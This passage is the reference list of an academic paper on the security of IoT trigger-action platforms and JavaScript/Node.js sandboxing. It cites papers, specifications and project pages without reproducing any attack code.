[5] Davide Ancona, Luca Franceschini, Giorgio Delzanno, Maurizio Leotta, Marina Ribaudo, and Filippo Ricca. Towards Runtime Monitoring of Node.js and Its Application to the Internet of Things. In *ALP4IoT@iFM*, 2017.

[6] Olivier Arteau. Prototype Pollution Attack in NodeJS Application. `https://github.com/HoLyVieR/prototype-pollution-nsec18/blob/master/paper/JavaScript_prototype_pollution_attack_in_NodeJS.pdf`, 2018.

[7] Musard Balliu, Iulia Bastys, and Andrei Sabelfeld. Securing IoT Apps. *IEEE S&P Magazine*, 2019.

[8] Iulia Bastys, Musard Balliu, and Andrei Sabelfeld. If This Then What? Controlling Flows in IoT Apps. In *CCS*, 2018.

[9] Iulia Bastys, Frank Piessens, and Andrei Sabelfeld. Tracking Information Flow via Delayed Output - Addressing Privacy in IoT and Emailing Apps. In *NordSec*, 2018.

[10] Frédéric Besson, Sandrine Blazy, Alexandre Dang, Thomas P. Jensen, and Pierre Wilke. Compiling sandboxes: Formally verified software fault isolation. In *ESOP*, 2019.

[11] Michael Blackstock and Rodger Lea. Toward a Distributed Data Flow Platform for the Web of Things (Distributed Node-RED). In *WoT*, 2014.

[12] Browserify. `http://browserify.org/`, 2021.

[13] Z. Berkay Celik, Leonardo Babun, Amit Kumar Sikder, Hidayet Aksu, Gang Tan, Patrick D. McDaniel, and A. Selcuk Uluagac. Sensitive Information Tracking in Commodity IoT. In *USENIX Security*, 2018.

[14] Z. Berkay Celik, Earlence Fernandes, Eric Pauley, Gang Tan, and Patrick D. McDaniel. Program Analysis of Commodity IoT Applications for Security and Privacy: Challenges and Opportunities. *ACM Computing Surveys*, 2019.

[15] Z. Berkay Celik, Gang Tan, and Patrick D. McDaniel and. IoTGuard: Dynamic Enforcement of Security and Safety Policy in Commodity IoT. In *NDSS*, 2019.

[16] Diego Clerissi, Maurizio Leotta, Gianna Reggio, and Filippo Ricca. Towards an approach for developing and testing Node-RED IoT systems. In *EnSEmble@ESEC/SIGSOFT FSE*, 2018.

[17] Douglas Crockford. ADsafe - Making JavaScript Safe for Advertising, 2008. https://www.crockford.com/adsafe/.

[18] Tom Van Cutsem and Mark S. Miller. Trustworthy proxies - virtualizing objects with invariants. In *ECOOP*, 2013.

[19] Pubali Datta, Prabuddha Kumar, Tristan Morris, Michael Grace, Amir Rahmati, and Adam Bates. Valve: Securing function workflows on serverless computing platforms. In *WWW*, 2020.

[20] ECMA-262 6th Edition, The ECMAScript 2015 Language Specification. https://www.ecma-international.org/ecma-262/6.0/, 2015.

[21] Earlence Fernandes, Justin Paupore, Amir Rahmati, Daniel Simionato, Mauro Conti, and Atul Prakash. FlowFence: Practical Data Protection for Emerging IoT Application Frameworks. In *USENIX Security*, 2016.

[22] Earlence Fernandes, Amir Rahmati, Jaeyeon Jung, and Atul Prakash. Decentralized Action Integrity for Trigger-Action IoT Platforms. In *NDSS*, 2018.

[23] Gabriel Ferreira, Limin Jia, Joshua Sunshine, and Christian Kästner. Containing malicious package updates in npm with a lightweight permission system. In *ICSE*, 2021.

[24] Felix Fischer, Konstantin Böttinger, Huang Xiao, Christian Stransky, Yasemin Acar, Michael Backes, and Sascha Fahl. Stack Overflow Considered Harmful? The Impact of Copy&Paste on Android Application Security. In *S&P*, 2017.

[25] Andreas Haas, Andreas Rossberg, Derek L. Schuff, Ben L. Titzer, Michael Holman, Dan Gohman, Luke Wagner, Alon Zakai, and JF Bastien. Bringing the Web up to Speed with WebAssembly. In *PLDI*, 2017.

[26] Daniel Hedin, Arnar Birgisson, Luciano Bello, and Andrei Sabelfeld. JSFlow: Tracking Information Flow in JavaScript and its APIs. In *SAC*, 2014.

[27] IFTTT. Important update about the Gmail service. https://help.ifttt.com/hc/en-us/articles/360020249393-Important-update-about-the-Gmail-service, 2020.

[28] IFTTT. Building with filter code. https://help.ifttt.com/hc/en-us/articles/360052451954-Building-with-filter-code, 2021.

[29] IFTTT. Creating Applets. https://platform.ifttt.com/docs/applets, 2021.

[30] IFTTT: If This Then That. https://ifttt.com, 2021.

[31] Nav Jagpal, Eric Dingle, Jean-Philippe Gravel, Panayiotis Mavrommatis, Niels Provos, Moheeb Abu Rajab, and Kurt Thomas. Trends and Lessons from Three Years Fighting Malicious Extensions. In *USENIX Security*, 2015.

[32] jcreedcmu. Escaping NodeJS vm. https://gist.github.com/jcreedcmu/4f6e6d4a649405a9c86bb076905696af, 2018.

[33] Robert Kleinfeld, Stephan Steglich, Lukasz Radziwonowicz, and Charalampos Doukas. glue.things: a Mashup Platform for wiring the Internet of Things with the Internet of Services. In *WoT*, 2014.

[34] Marcel Laverdet. Secure & Isolated JS Environments for Node.js. https://github.com/laverdet/isolated-vm, 2021.

[35] Sebastian Lekies, Ben Stock, Martin Wentzel, and Martin Johns. The Unexpected Dangers of Dynamic JavaScript. In *USENIX Security*, 2015.

[36] Sergio Maffeis, John C. Mitchell, and Ankur Taly. An Operational Semantics for JavaScript. In *APLAS*, 2008.

[37] Sergio Maffeis and Ankur Taly. Language-Based Isolation of Untrusted JavaScript. In *CSF*, 2009.

[38] James A. Martin and Matthew Finnegan. What is IFTTT? How to use If This, Then That services. Computerworld. https://www.computerworld.com/article/3239304/what-is-ifttt-how-to-use-if-this-then-that-services.html, 2020.

[39] Marcela S. Melara, David H. Liu, and Michael J. Freedman. Pyronia: Intra-Process Access Control for IoT Applications. *CoRR*, abs/1903.01950, 2019.

[40] Microsoft. TypeScript. JavaScript that scales. https://www.typescriptlang.org/, 2021.

[41] Mark Samuel Miller. *Robust Composition: Towards a Unified Approach to Access Control and Concurrency Control*. PhD thesis, Johns Hopkins University, 2006.

[42] Mark Samuel Miller, JF Paradis, Caridy Patiño, Patrick Soquet, and Bradley Farias. Proposal for SES (Secure EcmaScript). https://github.com/tc39/proposal-ses, 2021.

[43] Mark Samuel Miller, Mike Samuel, Ben Laurie, Ihab Awad, and Mike Stay. Caja - Safe Active Content in Sanitized JavaScript, 2008.

[44] Moment Timezone: Parse and display dates in any timezone. https://momentjs.com/timezone/, 2021.

[45] J. Paul Morrison. *Flow-Based Programming, 2nd Edition: A New Approach to Application Development*. CreateSpace, 2010.

[46] node-fetch. A light-weight module that brings the Fetch API to Node.js. `https://github.com/node-fetch/node-fetch`, 2021.

[47] Node-RED. Community node module catalogue. `https://github.com/node-red/catalogue.nodered.org`, 2021.

[48] Node-RED. `https://nodered.org/`, 2021.

[49] Node-RED. Securing Node-RED. `https://nodered.org/docs/user-guide/runtime/securing-node-red`, 2021.

[50] Node-RED. the RED object. `https://github.com/node-red/node-red/blob/master/packages/node_modules/node-red/lib/red.js`, 2021.

[51] Node-RED. Working with context. `https://nodered.org/docs/user-guide/context`, 2021.

[52] Node-RED Library. `https://flows.nodered.org/`, 2021.

[53] Node.JS. CommonJS. `https://nodejs.org/api/modules.html`, 2021.

[54] Node.JS. VM (executing JavaScript). `https://nodejs.org/api/vm.html#vm_vm_executing_javascript`, 2021.

[55] NPM. Node Package Manager. `https://www.npmjs.com/`, 2021.

[56] OWASP. NodeJS security cheat sheet. `https://cheatsheetseries.owasp.org/cheatsheets/Nodejs_Security_Cheat_Sheet.html#do-not-use-dangerous-functions`, 2021.

[57] Brian Pfretzschner and Lotfi ben Othmane. Identification of Dependency-based Attacks on Node.js. In *ARES*, 2017.

[58] reddit. The semi-official subreddit for the popular automation service IFTTT. `https://www.reddit.com/r/ifttt/`, 2021.

[59] Philippe De Ryck, Maarten Decat, Lieven Desmet, Frank Piessens, and Wouter Joosen. Security of web mashups: A survey. In *NordSec*, 2010.

[60] Jerome H Saltzer and Michael D Schroeder. The Protection of Information in Computer Systems. *Proceedings of the IEEE*, 1975.

[61] Daniel Schreckling, Juan David Parra, Charalampos Doukas, and Joachim Posegga. Data-Centric Security for the IoT. In *IoT 360 (2)*, 2015.

[62] Patrik Simek. Proposal for VM2: Advanced vm/sandbox for Node.js. `https://github.com/patriksimek/vm2`, 2021.

[63] Cristian-Alexandru Staicu, Michael Pradel, and Benjamin Livshits. Synode: Understanding and Automatically Preventing Injection Attacks on Node.js. In *NDSS*, 2018.

[64] Milijana Surbatovich, Jassim Aljuraidan, Lujo Bauer, Anupam Das, and Limin Jia. Some Recipes Can Do More Than Spoil Your Appetite: Analyzing the Security and Privacy Risks of IFTTT Recipes. In *WWW*, 2017.

[65] Tom Van Cutsem. Membranes in JavaScript. `https://tvcutsem.github.io/js-membranes`, 2012.

[66] Tom Van Cutsem. Isolating application sub-components with membranes. `https://tvcutsem.github.io/membranes`, 2018.

[67] Blase Ur, Elyse McManus, Melwyn Pak Yong Ho, and Michael L. Littman. Practical trigger-action programming in the smart home. In *CHI*, 2014.

[68] Steven Van Acker and Andrei Sabelfeld. JavaScript Sandboxing: Isolating and Restricting Client-Side JavaScript. In *FOSAD*, 2016.

[69] Neline van Ginkel, Willem De Groef, Fabio Massacci, and Frank Piessens. A Server-Side JavaScript Security Architecture for Secure Integration of Third-Party Libraries. *Secur. Commun. Networks*, 2019.

[70] Nikos Vasilakis, Ben Karel, Nick Roessler, Nathan Dautenhahn, André DeHon, and Jonathan M. Smith. BreakApp: Automated, Flexible Application Compartmentalization. In *NDSS*, 2018.

[71] VM2. Breakout reports on VM2. `https://github.com/patriksimek/vm2/issues?q=is%3Aissue`, 2021.

[72] Qi Wang, Pubali Datta, Wei Yang, Si Liu, Adam Bates, and Carl A. Gunter. Charting the Attack Surface of Trigger-Action IoT Platforms. In *CCS*, 2019.

[73] Zapier. `https://zapier.com`, 2021.

[74] Markus Zimmermann, Cristian-Alexandru Staicu, Cam Tenny, and Michael Pradel. Small World with High Risks: A Study of Security Threats in the npm Ecosystem. In *USENIX Security*, 2019.